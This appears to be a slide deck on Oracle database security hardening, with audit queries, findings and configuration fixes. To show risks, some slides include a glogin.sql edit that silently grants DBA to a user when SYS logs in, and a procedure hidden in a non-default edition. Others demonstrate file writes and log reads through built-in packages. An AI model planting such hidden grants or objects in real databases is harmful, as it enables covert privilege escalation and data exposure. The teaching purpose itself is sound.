- When those changes do occur, they often select a secret that is similar to their old memorized secret by applying a set of common transformations such as increasing a number in the password.
- This practice provides a false sense of security if any of the previous secrets has been compromised since attackers can apply these same common transformations.
- But if there is evidence that the memorized secret has been compromised, such as by a breach of the verifier’s hashed password database or observed fraudulent activity, subscribers should be required to change their memorized secrets.
- However, this event-based change should occur rarely, so that they are less motivated to choose a weak secret with the knowledge that it will only be used for a limited period of time.

Access Control Lists

Network Access Risks (1:2)

- The databases contains built-in components that can be utilized to enable communications to the intranet and internet
- In Oracle configure access control lists with DBMS_NETWORK_ACL_ADMIN and do not grant privileges to the following packages without strict controls
 - DBMS_NETWORK_ACL_ADMIN
 - DBMS_NETWORK_ACL_UTILITY
 - UTL_HTTP
 - UTL_INADDR
 - UTL_MAIL
 - UTL_SMTP
 - UTL_TCP
- Even if you have a perfect firewall these tools still work within the database zone

```
SQL> SELECT grantee, table_name
2 FROM cdb_tab_privs
3 WHERE table_name IN ('DBMS_NETWORK_ACL_ADMIN',
                      'DBMS_NETWORK_ACL_UTILITY',
                      'UTL_HTTP',
                      'UTL_INADDR',
                      'UTL_MAIL',
                      'UTL_SMTP',
                      'UTL_TCP')

4 ORDER BY 2,1;
```

GRANTEE	TABLE_NAME
APEX_040200	UTL_HTTP
DBA	DBMS_NETWORK_ACL_ADMIN
EXECUTE_CATALOG_ROLE	DBMS_NETWORK_ACL_ADMIN
PUBLIC	DBMS_NETWORK_ACL_UTILITY
ORDPLUGINS	UTL_HTTP
PUBLIC	UTL_HTTP
ORACLE_OCM	UTL_INADDR
PUBLIC	UTL_INADDR
APEX_040200	UTL_SMTP
PUBLIC	UTL_SMTP
PUBLIC	UTL_TCP

Network Access Risks (2:2)

- DBMS_NETWORK_ACL_ADMIN
 - Use to create Access Control Lists
- DBMS_NETWORK_ACL_UTILITY
 - Provides the utility functions that facilitate managing network access permissions
- UTL_HTTP
 - Has been used to capture websites and their content including code, images, and video
- UTL_INADDR
 - Can be used to interrogate DNS resources
- UTL_MAIL
 - Can be used to send data out of the database
- UTL_SMTP
 - Can be used to send data out of the database
- UTL_TCP
 - Supports application communications with external TCP/IP-based servers


```
SQL> SELECT DECODE(
  2     dbms_network_acl_admin.check_privilege('mlib-org-permissions.xml',
  3     'UWCLASS', 'connect'), 1, 'GRANTED', 0, 'DENIED', NULL) PRIVILEGE
  4 FROM DUAL;
      dbms_network_acl_admin.check_privilege('mlib-org-permissions.xml',
      *
ERROR at line 2:
ORA-46114: ACL name /sys/acls/mlib-org-permissions.xml not found.
```

```
SQL> BEGIN
  2     dbms_network_acl_admin.create_acl(acl => 'mlib-org-permissions.xml',
  3     description => 'Network permissions for *.morganslibrary.org',
  4     principal => 'UWCLASS', is_grant => TRUE, privilege => 'connect');
  5 END;
  6 /
```

PL/SQL procedure successfully completed.

```
SQL> SELECT DECODE(
  2     dbms_network_acl_admin.check_privilege('mlib-org-permissions.xml',
  3     'UWCLASS', 'connect'), 1, 'GRANTED', 0, 'DENIED', NULL) PRIVILEGE
  4 FROM DUAL;
```

```
PRIVILEGE
-----
GRANTED
```


- With a Network Access Control list created it is not possible to access a different IP address

```
SQL> SELECT utl_inaddr.get_host_name('10.241.1.71') FROM dual;  
      SELECT utl_inaddr.get_host_name('10.241.1.71') FROM dual  
            *  
ERROR at line 1:  
ORA-24247: network access denied by access control list (ACL)  
ORA-06512: at "SYS.UTL_INADDR", line 4  
ORA-06512: at "SYS.UTL_INADDR", line 35  
ORA-06512: at line 1
```

Database Links

Database Links (1:2)

- Database Links can be a valuable productivity tool
- They can also be an attack vector
- Use the DBMS_DISTRIBUTED_TRUST package for further protection
- Regularly audit existing links and the creation of new links

Explanation	Database links are objects that allow creation of an almost transparent connection between databases that can be used to select, insert, update, and/or delete data.				
Validation	<pre>SELECT * FROM dba_db_links ORDER BY 1,2;</pre>				
Finding	OWNER	DB_LINK	USERNAME	HOST	CREATED
	-----	-----	-----	-----	-----
	PUBLIC	EPMPRD.???.EDU	SYSADM	EPMPRD	19-APR-12
	PUBLIC	FINPRD.???.EDU	SYSADM	FINPRD	10-NOV-11
	PUBLIC	HRRPT.???.EDU	SYSADM	HRRPT	10-NOV-11
	PUBLIC	HRTRN.???.EDU	SYSADM	HRTRN	10-NOV-11
	PUBLIC	OEPRD.???.EDU	PS_READ	oeprd	07-DEC-11
	PUBLIC	ODDWH.???.EDU	PS_READ	??DWH	10-NOV-11
	PUBLIC	OUPRD.???.EDU	PS_READ	??PRD	10-NOV-11
	PUBLIC	PROD.???.EDU	PS_READ	PROD	10-NOV-11
	SPOTLIGHT	QUEST_SOO_HRPRD1.???.EDU		hrprd1	02-DEC-11
	SPOTLIGHT	QUEST_SOO_HRPRD2.???.EDU		hrprd2	02-DEC-11
	SPOTLIGHT	QUEST_SOO_HRPRD3.???.EDU		hrprd3	02-DEC-11

■ DBMS_DISTRIBUTED_TRUST_ADMIN

- First released with in 2001, contains procedures that maintain a Trusted Servers List
- Use the package to define whether a server is trusted
- If a server is not trusted ... a database link cannot be created
 - Cannot be used to stop creation of PDB to PDB links in the same CDB

```
SQL> exec dbms_distributed_trust_admin.deny_all;
```

```
PL/SQL procedure successfully completed.
```

```
SQL> SELECT * FROM ku$_trlink_view;
```

V	V	NAME	FUNCTION	TYPE
1	0	-*	DBMS_DISTRIBUTED_TRUST_ADMIN.DENY_ALL	0

```
SQL> exec dbms_distributed_trust_admin.allow_server('BIGDOG.MLIB.ORG');
```

```
PL/SQL procedure successfully completed.
```

```
SQL> SELECT * FROM ku$_trlink_view;
```

V	V	NAME	FUNCTION	TYPE
1	0	-*	DBMS_DISTRIBUTED_TRUST_ADMIN.DENY_ALL	0
1	0	BIGDOG.MLIB.ORG	DBMS_DISTRIBUTED_TRUST_ADMIN.ALLOW_SERVER	1

DBMS_SYS_SQL

- The most dangerous PL/SQL package inside your Oracle Database
 - PARSE_AS_USER allows a statement to be parsed as any user
 - 32 Overloads

```
CREATE OR REPLACE PROCEDURE create_sequence(seqname IN VARCHAR2, uname IN VARCHAR2)
AUTHID DEFINER IS
  c      NUMBER;
  DDLStr CLOB := 'CREATE SEQUENCE ';
  retVal NUMBER;
  uid     dba_users.user_id%TYPE;
BEGIN
  c := dbms_sql.open_cursor;

  DDLStr := DDLStr || seqname;

  SELECT user_id
  INTO uid
  FROM dba_users
  WHERE username = dbms_assert.schema_name(uname);

  dbms_sys_sql.parse_as_user(c, DDLStr, dbms_sql.NATIVE, uid);
  retVal := dbms_sql.execute(c);
  dbms_sql.close_cursor(c);
END create_sequence;
/
```

Overload 4 syntax

```
dbms_sys_sql.parse_as_user(
  c          IN NUMBER,
  statement   IN CLOB,
  language_flag IN NUMBER,
  userid      IN NUMBER);
```


Edition Based Obfuscation

- One of the challenges you face as a DBA securing an Oracle Database is that it is not a traditional database
- The Oracle Database ceased being a simple database like HANA, MongoDB, or PostgreSQL at version 8 when Oracle introduced an object paradigm with containerization, inheritance and polymorphism
- To secure the database requires knowing what is enabled, the implications of what is enabled, and where executable code might exist in plain sight ... if you know to look there
- One of those places is in a non-default edition

```
-- logged in as sys

CREATE EDITION ORA$CORE;

ALTER SESSION set EDITION=ora$core;

CREATE OR REPLACE PROCEDURE capture_tx AUTHID DEFINER IS
  cVar CLOB;
BEGIN
  SELECT sql_fulltext
  INTO cVar
  FROM v$sqlarea
  WHERE rownum = 1;

  dbms_output.put_line(cVar);
END;
/

exec capture_tx

-- log in again as sys

DROP PROCEDURE capture_tx;
```

- Walk out of the room, stretch for 30 seconds, walk back into the room
- Log onto Oracle as SYSDBA, and without looking at the previous slide ... find the object you just created

```
SELECT object_name FROM user_objects WHERE created > SYSDATE-1/24;  
  
-- can you find the object?  
-- can you examine the object's source code?  
-- can you drop the object?
```

- AE stands for **All Editions**
- If you aren't looking at `DBA_OBJECT_AE` you are not seeing all possible objects ...
modify your scripts

```
SQL> SELECT view_name
       2 FROM dba_views
       3 WHERE view_name LIKE '%AE'
       4 ORDER BY 1;
```

```
VIEW_NAME
-----
ALL_EDITIONING_VIEWS_AE
ALL_EDITIONING_VIEW_COLS_AE
ALL_ERRORS_AE
ALL_OBJECTS_AE
ALL_SOURCE_AE
ALL_VIEWS_AE
CDB_EDITIONING_VIEWS_AE
CDB_EDITIONING_VIEW_COLS_AE
CDB_ERRORS_AE
CDB_OBJECTS_AE
CDB_SOURCE_AE
CDB_VIEWS_AE
DBA_EDITIONING_VIEWS_AE
DBA_EDITIONING_VIEW_COLS_AE
DBA_ERRORS_AE
DBA_OBJECTS_AE
DBA_SOURCE_AE
DBA_VIEWS_AE
INT$DBA_SOURCE_AE
INT$DBA_VIEWS_AE
USER_EDITIONING_VIEWS_AE
USER_EDITIONING_VIEW_COLS_AE
USER_ERRORS_AE
USER_OBJECTS_AE
USER_SOURCE_AE
USER_VIEWS_AE
```


File System Access

File System Risks (1:4)

- The Oracle database contains a number of built-in components that can be utilized to enable reading and writing to file systems
 - Secure data can be written
 - External files can be read
- Some have execute granted to PUBLIC and the public privileges should be revoked
- What you need to secure is
 - DBMS_ADVISOR
 - DBMS_LOB
 - DBMS_SQL
 - DBMS_XSLPROCESSOR
 - UTL_FILE

```
SQL> SELECT DISTINCT grantee, table_name AS OBJECT_NAME, privilege
2  FROM cdb_tab_privs
3  WHERE table_name IN ('DBMS_ADVISOR',
                        'DBMS_LOB',
                        'DBMS_SCHEDULER',
                        'DBMS_SQL',
                        'DBMS_XSLPROCESSOR',
                        'UTL_FILE')
4  AND grantee = 'PUBLIC'
5* ORDER BY 2;
```

GRANTEE	OBJECT_NAME	PRIVILEGE
PUBLIC	DBMS_ADVISOR	EXECUTE
PUBLIC	DBMS_LOB	EXECUTE
PUBLIC	DBMS_SCHEDULER	EXECUTE
PUBLIC	DBMS_SQL	EXECUTE
PUBLIC	DBMS_XSLPROCESSOR	EXECUTE
PUBLIC	UTL_FILE	EXECUTE

File System Risks (2:4)

```
SQL> conn uwclass/uwclass@pdbdev
Connected.

SQL> CREATE TABLE uwclass.t (
  2  textcol CLOB);

Table created.

SQL>
SQL> DECLARE
  2  c CLOB;
  3  CURSOR scur IS
  4  SELECT text
  5  FROM dba_source
  6  WHERE rownum < 200001;
  7  BEGIN
  8  EXECUTE IMMEDIATE 'truncate table uwclass.t';
  9  FOR srec IN scur LOOP
 10    c := c || srec.text;
 11  END LOOP;
 12  INSERT INTO VALUES (c);
 13  COMMIT;
 14  END;
 15  /
```

PL/SQL procedure successfully completed.

```
SQL> SELECT LENGTH(textcol) FROM uwclass.t;
```


```
LENGTH(TEXTCOL)
-----
          8258936
```

```
SQL> set timing on
SQL> DECLARE
  2  buf CLOB;
  3  BEGIN
  4  SELECT textcol
  5  INTO buf
  6  FROM uwclass.t
  7  WHERE rownum = 1;
  8
  9  dbms_advisor.create_file(buf, 'CTEMP', 'testfile1.txt');
 10  END;
 11  /
```

PL/SQL procedure successfully completed.

Elapsed: 00:00:00.61

File System Risks (3:4)



■ EXTERNAL TABLES

- The CREATE TABLE privilege grants the privilege to create external tables
- Does this make you feel secure?
- Maybe you don't have a directory object pointing to \$ADR_HOME/trace but what directory objects exist in your database by default?

```
CREATE OR REPLACE DIRECTORY bdump AS 'c:\app\oracle\diag\rdbms\orabase\orabase\trace\';

CREATE TABLE log_table (TEXT VARCHAR2(400))
  ORGANIZATION EXTERNAL (
    TYPE oracle_loader
    DEFAULT DIRECTORY bdump
    ACCESS PARAMETERS (
      RECORDS DELIMITED BY NEWLINE
      NOBADFILE NODISCARDFILE NOLOGFILE
      FIELDS TERMINATED BY '0x0A'
      MISSING FIELD VALUES ARE NULL)
    LOCATION ('alert_orabase.log'))
  REJECT LIMIT unlimited;

SELECT * FROM log_table;
```

Carefully monitor use of the CREATE ANY DIRECTORY privilege



GLOGIN

- One of the first things you should do with any Oracle Database is review and modify `glogin.sql` which is located at `$ORACLE_HOME/sqlplus/admin/`
 - Open the file and read the header
 - What belongs in this file is commands to alter SQL*Plus when you launch it

```
set arraysize 250
set define off
set linesize 181
set long 1000000
set pagesize 45
set serveroutput on
set trim on
set trimspace on

col argument_name format a30
col cluster_name format a30
col col_name format a30
col column_name format a30
col constraint_name format a30
col container_name format a30
col data_type format a30
col db_link format a30

ALTER SESSION SET NLS_DATE_FORMAT='DD-MON-YYYY HH24:MI:SS';
ALTER SESSION SET PLSQL_WARNINGS='ENABLE:ALL';
```

- What does not belong in `glogin.sql` is exploits

- Log into Oracle and run this simple SELECT statement

```
SQL> SELECT owner, table_name FROM dba_tables WHERE rownum < 4;
```

```
OWNER
-----
TABLE_NAME
-----
SYS
TS$

SYS
ICOL$

SYS
USER$
```

- Modify glogin.sql as follows and rerun the SQL statement above

```
col owner format a30
col table_name format a30
```

- This is what you should do and what is expected usage

- Run this SQL statement

```
SQL> SELECT grantee  
2 FROM dba_role_privs  
3 WHERE granted_role = 'DBA';
```

- Now modify glogin.sql as shown below and save the file

```
SET TERMOUT OFF  
GRANT dba TO scott;  
SET TERMOUT ON
```

- Login again as SYS ... did you see anything?
- Rerun the query of dba_role_privs ... bet you see something now

Network Transport

Net Services Security

- All databases have a network transport layer that is used by client sessions to connect to the database
- For secure communications you need to understand the available and implement those that are critical to maintaining access security
 - NAMES.LDAP_AUTHENTICATE_BIND
 - NAMES.LDAP_CONN_TIMEOUT
 - NAMES.LDAP_PERSISTENT_SESSION
 - SQLNET.ALLOWED_LOGON_VERSION_CLIENT
 - SQLNET.ALLOWED_LOGON_VERSION_SERVER
 - SQLNET.AUTHENTICATION_SERVICES
 - SQLNET.CLIENT_REGISTRATION
 - SQLNET.CRYPTO_CHECKSUM_CLIENT
 - SQLNET.CRYPTO_CHECKSUM_SERVER
 - SQLNET.CRYPTO_CHECKSUM_TYPES_CLIENT
 - SQLNET.CRYPTO_CHECKSUM_TYPES_SERVER
 - SQLNET.ENCRYPTION_CLIENT
 - SQLNET.ENCRYPTION_SERVER
 - SQLNET.ENCRYPTION_TYPES_CLIENT
 - SQLNET.ENCRYPTION_TYPES_SERVER
 - SQLNET.EXPIRE_TIME
 - SQLNET.INBOUND_CONNECT_TIMEOUT
 - SSL_CERT_REVOCATION
 - SSL_CERT_FILE
 - SSL_CERT_PATH
 - SSL_CIPHER_SUITES
 - SSL_EXTENDED_KEY_USAGE
 - SSL_SERVER_DN_MATCH
 - SSL_VERSION
 - TCP.CONNECT_TIMEOUT
 - WALLET_LOCATION

Listener Port Discovery

- Have you changed the default port of your database from 1521 to something else to thwart an attack?
- Netstat can narrow down the choices an attacker must check in a single command
- Changing the port is item 2.11 on the CIS audit but it secures nothing

```
[oracle@gg00a dirprm]$ netstat -lntu
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:5801           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5901           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6001           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:56754          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:2208         0.0.0.0:*               LISTEN
tcp        0      0 :::47406               :::*                     LISTEN
tcp        0      0 :::1526                :::*                     LISTEN
tcp        0      0 :::6001                :::*                     LISTEN
tcp        0      0 :::7809                :::*                     LISTEN
udp        0      0 0.0.0.0:5353           0.0.0.0:*               *
udp        0      0 0.0.0.0:111            0.0.0.0:*               *
udp        0      0 0.0.0.0:627            0.0.0.0:*               *
udp        0      0 0.0.0.0:630            0.0.0.0:*               *
udp        0      0 0.0.0.0:631            0.0.0.0:*               *
udp        0      0 0.0.0.0:34070          0.0.0.0:*               *
udp        0      0 0.0.0.0:68             0.0.0.0:*               *
udp        0      0 0.0.0.0:45534          0.0.0.0:*               *
udp        0      0 :::5353                :::*                     *
udp        0      0 :::49517                :::*                     *
udp        0      0 ::1:63872              :::*                     *
udp        0      0 ::1:39693              :::*                     *
udp        0      0 :::59798                :::*                     *
udp        0      0 ::1:19812              :::*                     *
```



- A Distributed Denial of Service attack can make a database unusable by flooding it with connection requests
- The connection rate limiter feature in Oracle Net Listener enables a DBA to limit the number of new connections handled by the listener
- When enabled, Oracle Net Listener imposes a user-specified maximum limit on the number of new connections handled by the listener every second. Depending on the configuration, the rate can be applied to a collection of endpoints, or to a specific endpoint

```
LISTENER=
  (ADDRESS= (PROTOCOL=tcp) (HOST=) (PORT=1521) (RATE_LIMIT=yes))

LISTENER= (ADDRESS_LIST=
  (ADDRESS= (PROTOCOL=tcp) (HOST=) (PORT=1521) (RATE_LIMIT=5))
  (ADDRESS= (PROTOCOL=tcp) (HOST=) (PORT=1522) (RATE_LIMIT=10))
  (ADDRESS= (PROTOCOL=tcp) (HOST=) (PORT=1523))
)
```

```
CONNECTION_RATE_LISTENER=10
```

```
LISTENER=
  (ADDRESS_LIST=
    (ADDRESS= (PROTOCOL=tcp) (HOST=) (PORT=1521) (RATE_LIMIT=yes))
    (ADDRESS= (PROTOCOL=tcp) (HOST=) (PORT=1522) (RATE_LIMIT=yes))
    (ADDRESS= (PROTOCOL=tcp) (HOST=) (PORT=1523))
  )
```

SQLNET.ALLOWED_LOGON_VERSION

- Specifies the minimum client version that is allowed to connect to the database
- Someone with a valid userid and password, but the wrong Oracle client version is prevented from making a connection

Explanation	Set the login version to 11. The higher setting prevents logins by older version clients that do not use strong authentication to pass the login credentials.
Validation	<code>grep -i ALLOWED_LOGIN_VERSION sqlnet.ora</code>
Finding	Allowed logon version not configured.
Action	Set <code>SQLNET.ALLOWED_LOGON_VERSION=12a</code> to restrict access to version 12.1 clients which includes 12.2, 18c and 19c.

Valid Node Checking (1:2)

- 38% of breaches are performed with stolen credentials ... 86% of records stolen are from breaches with stolen credentials
- To prevent someone with a valid userid and password from gaining access enable Valid Node Checking in your SQLNET.ORA file

```
valid_node_checking_registration_listener=on  
  
tcp.invited_nodes=(sales.meta7.com, 192.168.23.*, 144.185.5.73)  
  
tcp.excluded_nodes=(blackhat.hacker.com, mktg.us.acme.com, 144.25.5.25)
```

- "Best practice" is to hard-code in the IP addresses of
 - Application servers
 - This has the added benefit of forcing the organization to communicate with the DBA team when new application servers are added
 - If a new app server is not added to the invited list it cannot connect to the database
 - Reporting servers (Business Objects, Cognos, Crystal Reports, ...)
 - Replication servers (GoldenGate, Informatica, SharePlex...)
 - DBA team members

Valid Node Checking (2:2)

Explanation	This parameter in SQLNET.ORA causes the listener to matches incoming connection requests to invited and excluded node lists. A valid user-id/password combination is only valid if it comes in from an invited and unexcluded node.
Validation	<code>grep -i tcp.validnode_checking sqlnet.ora</code>
Finding	<p>Valid node checking not enabled in the current PROD environment. The QA system contains the following:</p> <pre>VALID_NODE_CHECKING_REGISTRATION_LISTENER_SCAN3=OFF VALID_NODE_CHECKING_REGISTRATION_LISTENER_SCAN2=OFF VALID_NODE_CHECKING_REGISTRATION_LISTENER_SCAN1=OFF VALID_NODE_CHECKING_REGISTRATION_LISTENER = SUBNET VALID_NODE_CHECKING_REGISTRATION_MGMTLSNR=SUBNET REGISTRATION_INVITED_NODES_LISTENER_SCAN2=() REGISTRATION_INVITED_NODES_LISTENER_SCAN3=()</pre> <p>Which enables SUBNET level valid node checking but given that no lists are provided does not provide any security.</p>
Action	Set <code>tcp.validnode_checking=YES</code> in <code>\$ORACLE_HOME/network/admin/sqlnet.ora</code>

SEC_PROTOCOL_ERROR_TRACE_ACTION

Explanation	Specify the action a database should take when a bad packet is received. TRACE generates a detailed trace file and should only be used when debugging. ALERT or LOG should be used to capture the event. Use currently established procedures for checking console or log file data to monitor these events.
Validation	<pre>SELECT value FROM v\$parameter WHERE name = 'sec_protocol_error_trace_action';</pre> <p>The return value should be LOG or ALERT</p>
Finding	VALUE ----- TRACE
Action	<pre>ALTER SYSTEM SET sec_protocol_error_trace_action = 'ALERT' COMMENT='Set to ALERT on 15-MAR-2016' SID='*' SCOPE=BOTH;</pre>

ORADEBUG

ORADEBUG

- Anyone with access to ORADEBUG can view everything in the database's memory structures
- You can control access to ORADEBUG access in a Database Vault environment using the DBMS_MACADM package (\$ORACLE_HOME/rdbms/admin/catmacp.sql)

```
exec dvsys.dbms_macadm.disable_oradebug;  
  
exec dvsys.dbms_macadm.enable_oradebug;
```


Profiles

Default Profiles (1:6)

- A number of database products contain the built-in ability to set behaviors for groups of users ... in Oracle that is done with Profiles
- Profiles are used to control three classes of group behavior
 - Password attributes
 - Session attributes
 - Resource Utilization

Default Profiles (2:6)

- Profiles have serious security implications
- First look at the types of resources controlled by a PROFILE

```
SQL> SELECT DISTINCT resource_type FROM dba_profiles;
```

```
RESOURCE
-----
PASSWORD
KERNEL
```

- Next look at the profiles that have been created

```
-- log in as SYS
SQL> SELECT DISTINCT profile FROM dba_profiles;
```

```
PROFILE
-----
DEFAULT
ORA_STIG_PROFILE
```

Default Profiles (3:6)

- Look at how Oracle's default profiles, and their limits, were created
- Review the contents of the file `$ORACLE_HOME/rdbms/admin/utlpwdmg.sql`
 - Read every line that has been commented out by Oracle
- Review the contents of the file `$ORACLE_HOME/rdbms/admin/catpvmf.sql`
 - Search this file for the string "CREATE OR REPLACE FUNCTION"
- Review the contents of the file `$ORACLE_HOME/rdbms/admin/secconf.sql`

Default Profile (4:6)

- Next look at the PASSWORD resources and their values

```
SQL> SELECT resource_name, limit
2  FROM dba_profiles
3  WHERE resource_type = 'PASSWORD'
4  AND profile = 'DEFAULT'
5* ORDER BY 1;
```

RESOURCE_NAME	LIMIT
FAILED_LOGIN_ATTEMPTS	10
INACTIVE_ACCOUNT_TIME	UNLIMITED
PASSWORD_GRACE_TIME	7
PASSWORD_LIFE_TIME	180
PASSWORD_LOCK_TIME	1
PASSWORD_REUSE_MAX	UNLIMITED
PASSWORD_REUSE_TIME	UNLIMITED
PASSWORD_VERIFY_FUNCTION	NULL

- List each user with their profile

```
SQL> SELECT username, profile
2  FROM dba_users
3  WHERE account_status = 'OPEN'
4* ORDER BY 1;
```

- For a secure environment no user should be assigned to DEFAULT

password_life_time restricts the password lifetime will help deter brute force attacks against user accounts and refresh passwords.

password_reuse_max sets the number of different passwords that must be rotated by the user before the current password can be reused. This prevents users from cycling through a few common passwords and helps ensure the integrity and strength of user credentials.

password_reuse_time sets the amount of time that must pass before a password can be reused. Creating a long window before password reuse helps protect from password brute force attacks and helps the strength and integrity of the user credential.

password_lock_time specifies the amount of time in days that the account will be locked out if the maximum number of authentication attempts has been reached.

password_grace_time specified in days the amount of time that the user is warned to change their password before their password expires.

Default Profiles (6:6)

12cR1 Default

COMPOSITE_LIMIT	UNLIMITED
CONNECT_TIME	UNLIMITED
CPU_PER_CALL	UNLIMITED
CPU_PER_SESSION	UNLIMITED
FAILED_LOGIN_ATTEMPTS	10
IDLE_TIME	UNLIMITED

LOGICAL_READS_PER_CALL	UNLIMITED
LOGICAL_READS_PER_SESSION	UNLIMITED
PASSWORD_GRACE_TIME	7
PASSWORD_LIFE_TIME	180
PASSWORD_LOCK_TIME	1
PASSWORD_REUSE_MAX	UNLIMITED
PASSWORD_REUSE_TIME	UNLIMITED
